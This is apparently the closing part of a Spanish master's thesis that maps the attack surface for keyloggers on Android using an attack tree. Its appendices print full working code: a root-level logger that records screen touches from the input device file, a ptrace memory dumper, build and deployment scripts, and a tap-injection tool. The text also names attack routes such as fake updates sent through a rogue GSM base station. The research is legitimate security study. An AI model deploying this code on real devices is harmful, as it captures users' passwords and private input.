

Figura 36: Diagrama de flujo del script de ataque.

5.2 Ejecución del registro de teclas virtuales presionadas utilizando el archivo de dispositivo físico

Se lleva a cabo la prueba de escribir un mensaje con el contenido de una contraseña como se puede observar en la figura 37 que es una captura de pantalla una vez terminado de escribir el mensaje, esta prueba es efectuada en el mismo dispositivo utilizado en este trabajo, es decir un Nexus 5S con Android 5.0 con acceso a privilegios de administrador.



Figura 37: Mensaje escrito con contenido de una contraseña.

En la figura 38 se tiene una secuencia de imágenes, donde se puede apreciar cómo la herramienta de inyección de toques va ingresando los datos en el dispositivo, donde se va generando en automático el mensaje previamente escrito.



Figura 38: Secuencia de la adquisición de las telcas presionadas.

Tomando el caso de la rama donde se considera el archivo del dispositivo físico, fue posible llevar a cabo el registro de las teclas virtuales, siguiendo las condiciones o acciones necesarias para conseguir un progreso en la rama hasta cumplir con el objetivo que es el registro de las teclas presionadas. Por lo que se considera que realizando un seguimiento de las demás ramas existe la posibilidad de obtener el mismo resultado de éxito, esto se considera como trabajo a futuro.

En la superficie de ataque identificada, hay casos que son posibles únicamente cuando se tiene la capacidad de acceder a privilegios de administrador, pero es un hecho que no se debe descartar que en un futuro en nuevas versiones de sistemas o actualizaciones se abra una brecha, donde existiría una vulnerabilidad con una prueba de concepto donde un atacante con pocos conocimientos sería capaz de ejecutar esa prueba de concepto por medio, por ejemplo, de un exploit. Además, tomando como punto de partida los experimentos que no tuvieron éxito, se considera el hecho de que estos experimentos pueden resultar exitosos en otras versiones del sistema o incluso en algún sistema ejecutado en un dispositivo con características distintas, puesto que la configuración del dispositivo/sistema variaría, incluso el diseño y la implementación de los mismos. Como ejemplo, en el caso del volcado de memoria, hay la posibilidad de que si este volcado se realiza particularmente en un teclado virtual diseñado por un tercero, no por Google, este almacene información acerca de las teclas presionadas en la memoria lo cual expondría al usuario en este ataque.

De igual manera se debe de considerar que cada vez se van robusteciendo ciertas técnicas que permiten la intercepción de datos, como lo es el *hooking*, donde incluso puede operar a distintos niveles de la arquitectura de un sistema, por lo que este punto también es considerado en la rama "Registro de teclas virtuales presionadas en el manejo de eventos", puesto que se encuentran funciones donde fluye información acerca de las teclas presionadas, como por ejemplo *findVirtualKey*, y realizando una combinación de técnicas de *hooking* es posible registrar las teclas virtuales presionadas.

El hecho de que un ataque tenga que apegarse a una actualización del sistema no debe de considerarse complicado, puesto que hoy en día las actualizaciones a los sistemas móviles son enviadas por medio de la red GSM, y dicha red es vulnerable e incluso existe la capacidad de crear una estación base transceptora como herramienta de ataque, puesto que los celulares son capaces de conectarse a la estación más cercana, y con ello enviar actualizaciones falsas donde estarían siendo enviados sistemas modificados como se considera en las ramas "Registro de teclas virtuales presionadas en el manejo de eventos" y "Registro de teclas virtuales presionadas en el kernel".

5.2.1 Análisis de resultados

La metodología empleada permitió conocer los diferentes modos posibles de extraer información acerca de las teclas virtuales presionadas y representarlas como una superficie de ataque por medio de observar los resultados obtenidos durante el desarrollo de la metodología. Además permitió observar la dificultad que conlleva el realizar cierta secuencia de ataques (hojas) para llegar a un ataque final (rama), debido al diseño y desarrollo de los experimentos y con ellos la posibilidad de asignar pesos, que en el trabajo se proponen de acuerdo a nivel de riesgo.

Cabe mencionar que de acuerdo a los niveles de riesgo propuestos, la forma más viable para un atacante, por sencillez (no hay necesidad de permisos especiales) y rapidez (es el camino más corto de la superficie propuesta), de efectuar un ataque es por medio del sistema de apps, como se presenta en la rama "Registro de teclas virtuales presionadas en el sistema de apps", dado que es necesario simplemente de ingeniería social como ataque adicional y no hay necesidad de una modificación del kernel o sistema. También se observa que el ataque de menor riesgo, es decir el más complejo, debido a los ataques adicionales que depende y a la modificación del kernel y sistema, es "Registro de teclas virtuales presionadas en el kernel", de igual forma se observa que hay 3 ataques que tiene un nivel de riesgo medio. Además se observa que a medida que el ataque tiene mayor profundidad en el sistema este tiene un nivel de riesgo menor, es decir es más difícil que un atacante empleé esta forma, esto debido, como ya se menciono, a todos los acontecimientos necesarios para realizar el ataque. En el ámbito de la seguridad informática se deben de considerar todos los posibles puntos donde un sistema puede ser vulnerable y evitar en lo mayor de lo posible asumir que cierto punto del sistema es seguro.

Se considera que el árbol de ataque representa la superficie de ataque, debido a que se consideran las diferentes formas en cómo se puede registrar una tecla virtual presionada en la estructura del sistema Android, además de considerarse aspectos tanto complejos como sencillos en esta tarea, por ejemplo el enviar una actualización por medio de la red GSM, complejo, o que el usuario instale un teclado virtual maliciosos, sencillo. La representación de las ramas fue complicado, ya que se tuvieron que analizar aspectos relacionadas a un ataque en especifico de acuerdo a los experimentos realizados y a la documentación recopilada, como lo es el depender de que exista información precisa para realizar un ataque, como lo es el que implica el controlador de la pantalla o el kernel del sistema.

Una vez construido el árbol, se observó que los eventos plasmados en éste, son ataques, puesto que algunos de estos son reconocimiento, escaneo y/o obtención de acceso. Por ejemplo, el identificar el protocolo utilizado por la pantalla táctil recaería en la etapa de reconocimiento, el identificar la localidad del archivo de dispositivo físico recaería en escaneo, y obtención de acceso recae cuando el ataque requiere obtener privilegios de administrador.

Conclusiones y trabajo a futuro

Fue posible identificar vulnerabilidades cuando se presionan las teclas virtuales en un dispositivo Android, realizando una exploración del sistema tomando como base la documentación del mismo, y observando el resultado de los experimentos desarrollados para la extracción de información de las teclas virtuales presionadas, ya que esto permitió identificarlas y con ello definir una superficie de ataque. La metodología empleada permitió identificar dónde un keylogger es capaz de extraer información acerca de las teclas virtuales presionadas y además identificar la complejidad de realizar esa acción en las diferentes etapas del flujo de datos.

La superficie de ataque identificada contiene los diferentes modos donde un keylogger puede estar obtenido información acerca de las teclas presionadas, teniendo desde una rama donde se inicia una transmisión de datos provocada por el toque de la pantalla hasta la rama donde se incluye un teclado virtual malicioso que es la parte superior de la arquitectura del sistema Android. Esta superficie es representada por un árbol de ataque el cual permite visualizar dicha superficie de una forma metódica, formal y precisa, y además permitir el conocer la complejidad de llevar a cabo cada una de sus partes que lo conforman, es decir el nivel de riesgo de los ataques propuestos.

El árbol de ataque representa de forma general la superficie de ataque, incluyendo aportaciones de investigaciones que toman como base el análisis de este malware en la capa de apps del sistema de Android, la superficie toma en cuenta diferentes puntos de la arquitectura del sistema, como por ejemplo, el kernel y la abstracción de hardware, la metodología mencionada arriba fue la que permitió representarla de esta forma.

Debido a que la superficie de ataque propuesta se consideró desde un punto de vista general, hay la posibilidad de realizar un árbol de ataque por cada rama del propuesto, es decir tener un árbol por cada rama, con esto se tendría un mayor detalle en cada rama y así permitir describir la forma precisa y exacta de cómo es posible que se realicen los ataques con los ataques adicionales que conllevan, y además la forma en cómo el atacante extraería la información.

Como trabajo a futuro se considera experimentar con las funciones que tiene relación con el WindowsManager de Android, dado que, es una zona que no ha sido inves-

tigada aún, y es posible que se pueda extraer información por medio de ese punto. Además de considerarse que se deben de probar cada una de las ramas, incluso la rama que considera la superficie identificada por los trabajos relacionados, para una descripción precisa y exacta de los ataques. También existe la posibilidad de efectuar pruebas en diferentes estructuras del sistema, como lo es Android Things, Android TV, Android Car, y se podría verificar si la superficie propuesta encaja en cada una de estas o si sólo son necesarias modificaciones en la superficie.

Bibliografía

[1] Xposed framework. `http://repo.xposed.info/module/de.robv.android.xposed.installer`. [Accedido: 2018].

[2] Junsung Cho, Geumhwan Cho, and Hyoungshick Kim. Keyboard or keylogger?: A security analysis of third-party keyboards on android. In *Privacy, Security and Trust (PST), 2015 13th Annual Conference on*, pages 173–176. IEEE, 2015.

[3] Joshua J Drake, Zach Lanier, Collin Mulliner, Pau Oliva Fora, Stephen A Ridley, and Georg Wicherski. *Android hacker's handbook*. John Wiley & Sons, 2014.

[4] Parvez Faruki, Ammar Bharmal, Vijay Laxmi, Vijay Ganmoor, Manoj Singh Gaur, Mauro Conti, and Muttukrishnan Rajarajan. Android security: a survey of issues, malware penetration, and defenses. *IEEE communications surveys & tutorials*, 17(2):998–1022, 2015.

[5] Yanick Fratantonio, Chenxiong Qian, Simon P Chung, and Wenke Lee. Cloak and dagger: from two permissions to complete control of the ui feedback loop. In *Security and Privacy (SP), 2017 IEEE Symposium on*, pages 1041–1057. IEEE, 2017.

[6] Google. Android ndk. `https://developer.android.com/ndk/`. [Accedido: 2018].

[7] Google. Android open source project - input. `https://source.android.com/devices/input/`. [Accedido: 2018].

[8] Google. Google git - include/linux/input.h. `https://android.googlesource.com/kernel/msm/+/android-msm-hammerhead-3.4-lollipop-mr1/include/linux/input.h`. [Accedido: 2018].

[9] Google. Google Git: Git repositories on Android. `https://android.googlesource.com/`. [Accedido: 2018].

[10] Google. Android open source project: Devices - Input. `https://source.android.com/devices/input/index.html`, 2017. [Accedido: 2018].

[11] Google. Arquitectura de la plataforma. `https://developer.android.com/guide/platform/index.html`, 2018. [Accedido: 2018].

[12] Andrew Hoog. *Android forensics: investigation, analysis and mobile security for Google Android*. Elsevier, 2011.

[13] Wan-Chen Hsieh, Chuan-Chi Wu, and Yung-Wei Kao. A study of android malware detection technology evolution. In *Security Technology (ICCST), 2015 International Carnahan Conference on*, pages 135–140. IEEE, 2015.

[14] Terrance R Ingoldsby. Attack tree-based threat risk analysis. *Amenaza Technologies Limited*, pages 3–9, 2010.

[15] I ISO and I Std. Iso 27005: 2011. *Information technology–Security techniques–Information security risk management. ISO*, 2011.

[16] Kaspersky Lab. Kasperskylab - what is a keylogger? `https://www.kaspersky.com/resource-center/definitions/keylogger`. [Accedido: 2018].

[17] J Levin. Android internals-volume i: A confectioner's cookbook. *Jonathan Levin*, 2014.

[18] Reith Kathy Nagamine Melissa, Chau Ryan. Smartphone OS Market Share, 2017 Q1. `https://www.idc.com/promo/smartphone-market-share/os`, 2017. [Accedido: 2018].

[19] Peter Mell, Karen Kent, and Joseph Nusbaum. *Guide to malware incident prevention and handling*. US Department of Commerce, Technology Administration, National Institute of Standards and Technology, 2005.

[20] Fadi Mohsen, Emmanuel Bello-Ogunu, and Mohamed Shehab. Investigating the keylogging threat in android—user perspective (regular research paper). In *Mobile and Secure Services (MobiSecServ), 2016 Second International Conference on*, pages 1–5. IEEE, 2016.

[21] Fadi Mohsen and Mohammed Shehab. Android keylogging threat. In *Collaborative Computing: Networking, Applications and Worksharing (Collaboratecom), 2013 9th International Conference Conference on*, pages 545–552. IEEE, 2013.

[22] Surya Michrandi Nasution, Yudha Purwanto, Agus Virgono, and M Faris Ruriawan. Modified kleptodata for spying soft-input keystroke and location based on android mobile device. In *Information Technology Systems and Innovation (ICITSI), 2015 International Conference on*, pages 1–5. IEEE, 2015.

[23] Binh Nguyen. Linux filesystem hierarchy. `http://tldp.org/LDP/Linux-Filesystem-Hierarchy/html/Linux-Filesystem-Hierarchy.html#proc`. [Accedido: 2018].

[24] Bruce Schneier. Schneier on Security: Attack Trees. `https://www.schneier.com/academic/archives/1999/12/attack_trees.html`. [Accedido: 2018].

[25] Bruce Schneier. *Secrets and lies: digital security in a networked world*. John Wiley & Sons, 2011.

[26] Chee-Wooi Ten, Chen-Ching Liu, and Manimaran Govindarasu. Vulnerability assessment of cybersecurity for scada systems using attack trees. In *Power Engineering Society General Meeting, 2007. IEEE*, pages 1–8. IEEE, 2007.

[27] Zdenek Vintr, David Valis, and Jindrich Malach. Attack tree-based evaluation of physical protection systems vulnerability. In *Security Technology (ICCST), 2012 IEEE International Carnahan Conference on*, pages 59–65. IEEE, 2012.

Anexos

Índice de abreviaturas (acrónimos)

ADB	Android Debug Bridge
AOSP	Android Open Source Project
API	Application Programming Interface
ART	Android Run Time
BIOS	Basic Input/Output System
CDMA	Code-division multiple access
EIO	I/O error
GPS	Global Positioning System
GSM	Global System for Mobile communications
HAL	Hardware Abstract Layer
IMEI	International Mobile Equipment Identity
Keylogger	Keystroke Logging
NDK	Native Development Kit
NFC	Near-Field Communication
SDK	Software Development Kit
SMS	Short Message Service
SO	Sistema Operativo
WiFi	Wireless Field

Código fuente para efectuar la compilación cruzada de la herramienta que registra los toques en la pantalla

Código 5.1: Compilación cruzada

```
# A simple test for the minimal standard C++ library
#

LOCAL_PATH := $(call my-dir)

include $(CLEAR_VARS)

LOCAL_CFLAGS += -fPIE
LOCAL_LDFLAGS += -fPIE -pie

LOCAL_MODULE := keylogger
LOCAL_SRC_FILES := keylogger.c
include $(BUILD_EXECUTABLE)

include $(CLEAR_VARS)
LOCAL_MODULE := keylogger-nopie
LOCAL_SRC_FILES := keylogger.c

include $(BUILD_EXECUTABLE)
```

Código fuente para efectuar la compilación cruzada de la herramienta que realiza el volcado de memoria volátil

Código 5.2: Compilación cruzada

```
# A simple test for the minimal standard C++ library
#

LOCAL_PATH := $(call my-dir)

include $(CLEAR_VARS)

LOCAL_CFLAGS += -fPIE
LOCAL_LDFLAGS += -fPIE -pie

LOCAL_MODULE := memdump
LOCAL_SRC_FILES := memdump.c
include $(BUILD_EXECUTABLE)

include $(CLEAR_VARS)
LOCAL_MODULE := memdump-nopie
LOCAL_SRC_FILES := memdump.c

include $(BUILD_EXECUTABLE)
```

Código fuente de la herramienta Volcado de Memoria Volatil en Android

Código 5.3: Volcado de Memoria Volatil en Android

```
#include <dirent.h>          //dir
#include <stdio.h>
#include <string.h>          //strlen
#include <ctype.h>           //isdigit
#include <stdlib.h>          //atoi
#include <unistd.h>          //close
#include <sys/ptrace.h>      //PTRACE
#include <sys/wait.h>        //Wait

void dump_memory_region(FILE* pMemFile, unsigned long start_address, long length, FILE* fileOut)
{
    unsigned long address;
    int pageLength = 4096;
    unsigned char page[pageLength];
    fseeko(pMemFile, start_address, SEEK_SET);

    for (address=start_address; address < start_address + length; address += pageLength)
    {
        fread(&page, 1, pageLength, pMemFile);
        fwrite(&page, 1, pageLength, stdout);
        fwrite(&page, 1, pageLength, fileOut);
    }
}

int dump(){

    printf("\n-----------------------------------------------------------------\n");
    printf("Write the process's PID in order to dump the process memory\n");
    printf("-----------------------------------------------------------------\n");
    char input2[256];
    scanf("%s", input2);
    int pid = atoi(input2);
    long ptraceResult = ptrace(PTRACE_ATTACH, pid, NULL, NULL);
    if (ptraceResult < 0)
    {
        printf("Unable to attach to the pid specified\n");
        return 0;
    }
    wait(NULL);

    char mapsFilename[1024];
    sprintf(mapsFilename, "/proc/%s/maps", input2);
    FILE* pMapsFile = fopen(mapsFilename, "r");
    char memFilename[1024];
    sprintf(memFilename, "/proc/%s/mem", input2);
    FILE* pMemFile = fopen(memFilename, "r");
    FILE* fileOut = fopen("/sdcard/dump_memory_file", "w");

    char line[256];
    while (fgets(line, 256, pMapsFile) != NULL)
    {
        unsigned long start_address;
        unsigned long end_address;
        sscanf(line, "%08lx-%08lx\n", &start_address, &end_address);
        dump_memory_region(pMemFile, start_address, end_address - start_address, fileOut);
    }
    fclose(pMapsFile);
    fclose(pMemFile);
    fclose(fileOut);

    ptrace(PTRACE_CONT, pid, NULL, NULL);
    ptrace(PTRACE_DETACH, pid, NULL, NULL);

    return 1;
}

int main(int argc, char **argv) {
    printf("-------------------------------\n");
    printf("Android Memory Dump - CIC IPN\n");
    printf("-------------------------------\n");

    FILE* meminfo;
    meminfo = fopen("/proc/meminfo", "r");
    if(meminfo){
        char buff[256];
        fgets(buff, 256, (FILE*)meminfo);
        printf("%s", buff);
        fgets(buff, 256, (FILE*)meminfo);
        printf("%s", buff);
        fclose(meminfo);
    }

    printf("-------------------------------\n");
    printf("Press Enter Key to show processes\n");
    char input[256];
    fgets(input,sizeof(input),stdin);
```

```
87      while(input[0] != '\n'){}
88
89      printf("PID\t\t");
90      printf("PPID\t\t");
91      printf("Name\n");
92
93
94      DIR *d;
95      FILE *status_cmdLine_File;
96      struct dirent *dir;
97      d = opendir("/proc/");
98      if(d){
99          while((dir = readdir(d)) != NULL){
100             int isDigit = 0;
101             int j=0;
102             char *tmp = dir->d_name;
103             while(j<strlen(tmp)){
104                 isDigit = isdigit(tmp[j]);
105                 if (isDigit == 0) break;
106                 j++;
107             }
108             if(isDigit != 0){
109                 printf("%s\t\t", dir->d_name);
110
111                 char status_cmdLine_Filename[256];
112                 sprintf(status_cmdLine_Filename, "/proc/%s/cmdline", tmp);
113                 status_cmdLine_File = fopen(status_cmdLine_Filename, "r");
114
115                 char buff[256];
116                 char buff2[256];
117                 char *processName = fgets(buff, 256, status_cmdLine_File);
118
119                 char nu[10] = "a";
120                 char *ret;
121
122                 //ret = strstr(processName, nu);
123                 //printf("%s",ret);
124                 //ret = strstr(buff, nu);
125                 //printf("%s",ret);
126                 //strcpy(nulL, "(null)");
127                 //printf("%s", processName);
128                 //if(strcmp(ret, processName) == 0){
129                     sprintf(status_cmdLine_Filename, "/proc/%s/status", tmp);
130                     status_cmdLine_File = fopen(status_cmdLine_Filename, "r");
131
132                     fscanf(status_cmdLine_File, "%s", buff);
133                     fscanf(status_cmdLine_File, "%s", buff);
134
135                     fgets(buff2, 256, (FILE*)status_cmdLine_File);
136                     fgets(buff2, 256, (FILE*)status_cmdLine_File);
137                     fgets(buff2, 256, (FILE*)status_cmdLine_File);
138                     fgets(buff2, 256, (FILE*)status_cmdLine_File);
139                     fscanf(status_cmdLine_File, "%s", buff2);
140                     fscanf(status_cmdLine_File, "%s", buff2);
141                     printf("%s\t\t", buff2);
142                     printf("%s", buff);
143                     printf("\n");
144
145
146                 //}
147                 /*else{
148                     sprintf(status_cmdLine_Filename, "/proc/%s/status", tmp);
149                     status_cmdLine_File = fopen(status_cmdLine_Filename, "r");
150                     fgets(buff2, 255, (FILE*)status_cmdLine_File);
151                     fgets(buff2, 255, (FILE*)status_cmdLine_File);
152                     fgets(buff2, 255, (FILE*)status_cmdLine_File);
153                     fgets(buff2, 255, (FILE*)status_cmdLine_File);
154                     fscanf(status_cmdLine_File, "%s", buff2);
155                     fscanf(status_cmdLine_File, "%s", buff2);
156                     printf("%s\t\t", buff2);
157                     printf("%s", processName);
158                     printf("\n");
159                 }*/
160             }
161         }
162         fclose(status_cmdLine_File);
163         closedir(d);
164     }
165     return (dump());
166 }
```

Código fuente de la herramienta para la extracción de datos del archivo del dispositivo físico

Código 5.4: Extracción de datos del archivo del dispositivo físico

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <errno.h>
#include <fcntl.h>
#include <dirent.h>
#include <linux/input.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/select.h>
#include <sys/time.h>
#include <termios.h>
#include <signal.h>

void handler (int sig)
{
    printf ("nexiting...(%d)n", sig);
    exit (0);
}

void perror_exit (char *error)
{
    perror (error);
    handler (9);
}

int main (int argc, char *argv[])
{
    struct input_event ev[64];
    int fd, rd, value, size = sizeof (struct input_event);
    char name[256] = "Unknown";
    char *device = NULL;

    //Setup check
    if (argv[1] == NULL){
        printf("Please specify (on the command line) the path to the dev event interface devicen");
        exit (0);
    }

    if ((getuid ()) != 0)
        printf ("You are not root! This may not work...n");

    if (argc > 1)
        device = argv[1];

    //Open Device
    if ((fd = open (device, O_RDONLY)) == -1)
        printf ("%s is not a vaild device.n", device);

    //Print Device Name
    ioctl (fd, EVIOCGNAME (sizeof (name)), name);
    printf ("Reading From : %s (%s)n", device, name);

    while (1){
        FILE *event_data = fopen("/data/local/tmp/event_data.txt", "a");
        if (event_data == NULL)
        {
            printf("Error opening file!\n");
            exit(1);
        }
        chmod("/data/local/tmp/event_data.txt", S_IRUSR|S_IWUSR|S_IRGRP|S_IWGRP|S_IROTH|S_IWOTH);
        if ((rd = read (fd, ev, size * 64)) < size)
            perror_exit ("read()");

        for(int i = 0; i < sizeof(struct input_event); i++){
            printf("\nev[%d]", i);
            printf ("%x", (ev[i].type));
            printf ("%x", (ev[i].code));
            printf ("%x", (ev[i].value));
            fprintf(event_data, "%s" "%i" "%s","\nev[", i, "]");
            fprintf (event_data, "%x", (ev[i].type));
            fprintf (event_data, "%x", (ev[i].code));
            fprintf (event_data, "%x", (ev[i].value));
        }
        fclose(event_data);
    }

    return 0;
}
```

Código fuente del script para realizar la compilación cruzada por medio del NDK

Código 5.5: Script para realizar la compilación cruzada por medio del NDK

```
#!/bin/bash
BASEDIR=$(pwd)
if [ ! -d "../android-ndk-r13/" ]; then
echo "Es necesario descargar el NDK para Android, almacenar la carpeta descomprimida
                        en el mismo lugar donde se encuentra el archivo execute.sh"
echo "https://developer.android.com/ndk/downloads/index.html"
else
#if [ ! -d "./android-ndk-r13/sources/keylogger" ]; then
#         mkdir -pv ./android-ndk-r13/sources/keylogger/jni
          cp ./keylogger.c ../android-ndk-r13/sources/keylogger/jni/keylogger.c
          cp ./Android.mk ../android-ndk-r13/sources/keylogger/jni/Android.mk
#    fi
     cd ../android-ndk-r13/sources/keylogger
     ../../ndk-build
     adb push libs/armeabi/keylogger /data/local/tmp
     if [ $? -eq 0 ]; then
         adb shell "su -c '/data/local/tmp/keylogger /dev/input/event1'"
     fi
fi
```

Código fuente de la herramienta para la inyección de coordenadas

Código 5.6: Herramienta para la inyección de coordenadas

```
1  #!/bin/bash
2
3  if [[ $# -eq 0]] ; then
4          echo "Se necesita indicar la ruta al archivo con las coordendas"
5          exit 0
6  fi
7
8  FILE=$1
9  NLINES=$(wc -l < $FILE)
10 #echo $NLINES
11 for ((i=1; i <= ($NLINES - 1); i+=2)) ; do
12         #if(($i%2 != 0)) ; then
13         XC=$(sed -n "$i"p $FILE)
14         YC=$(sed -n $((i+1))p $FILE)
15         XCo=$(echo $((16#$XC)))
16         YCo=$(echo $((16#$YC)))
17         echo $XCo
18         echo $YCo
19         adb shell input tap $((XCo)) $((YCo))
20         #fi
21 done
```

Trabajos presentados

1. Jiménez Aranda I., Acosta Bermejo R., Aguirre Anaya E.: Analysis of keyloggers for Android. Presentado en Vigésimasexta Reunión Internacional de Otoño de Comunicaciones, Computación, Electrónica, Automatización, Robótica y Exposición Industrial, ROC&C 2016. Noviembre-Diciembre 2016.

2. Jiménez Aranda I., Acosta Bermejo R., Possible keyloggers without implementing a keyboard in Android. Presentado en 2017 International Workshop on Applications and Techniques in Cyber Security (ATCS). Octubre 2017.

Registro de software

1. Jiménez Aranda I., Acosta Bermejo R., Aguirre Anaya E.: Volcado de Memoria Volátil Para Sistemas Operativos Android. Registro Público del Derecho de Autor. Diciembre 2016.

CP-23
PON 80

Analysis of keyloggers for Android

Itzael Jiménez Aranda, Eleazar Aguirre Anaya, Raúl Acosta Bermejo
Instituto Politécnico Nacional, Centro de Investigación en Computación
Av. Juan de Dios Bátiz, Esq. Miguel Othón de Mendizábal S/N, Nueva Industrial Vallejo, 07738, México, D.F.
itzaelia@gmail.com, eaa000@gmail.com, racostab4@gmail.com

***Abstract*—Due to the increased use of mobile devices, these are a source of private information that can be used by the people who create malicious code. There are different types of malware for Android but the most used is the Trojan. A Trojan can directly obtain all the private information entered by the user implementing a keylogger, this type of malware has been little studied for this type of devices. Researches of this type of malware until this moment are focused on the application layer of the architecture of android, leaving aside the other layers, so a keylogger could also be implemented in another layer of the structure. This article presents an analysis of the information flow when a key is pressed on the screen, from the system call by an interruption caused by hardware, the methods involved in this flow and possible generated logs, in order to characterize the Android keyloggers that are implemented in the different layers of the 